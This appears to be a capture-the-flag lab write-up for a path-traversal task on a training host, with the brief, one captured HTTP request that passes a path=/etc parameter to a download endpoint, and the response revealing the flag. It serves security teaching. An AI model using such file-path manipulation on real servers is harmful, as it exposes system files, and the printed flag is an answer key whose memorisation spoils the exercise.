
1. Another filter won't help

Your mission is to uncover a vulnerable endpoint that holds the key to retrieving a critical flag hidden deep within the system. Somewhere, a file—1-flag.txt—lies waiting to be discovered, but a clever filter has been set in place to obstruct your path.

- Target Machine: Cyber - WebSec 0x07
- Main Endpoint: `http://web0x07.hbtn/task1/list_file`

PS : a filter has been implemented to prevent unconventional paths.

```
Useful instructions:
1. Understand the Endpoint: Analyze how the vulnerable endpoint processes
input and what payloads are accepted.
2. Bypass Filters: Experiment with various path traversal techniques to slip
past the filter.
3. Test Edge Cases: Explore how different combinations of special
characters.
```



```
GET /task1/download_file?filename=1-flag.txt&path=/etc HTTP/1.1
Host: web0x07.hbtn
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://web0x07.hbtn/task1/list_file
Upgrade-Insecure-Requests: 1
Priority: u=0, i


```

```
HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Tue, 11 Feb 2025 21:36:37 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 40
Connection: keep-alive

FLAG_1: f64234679978109a8df9fa3c7b183c0f
```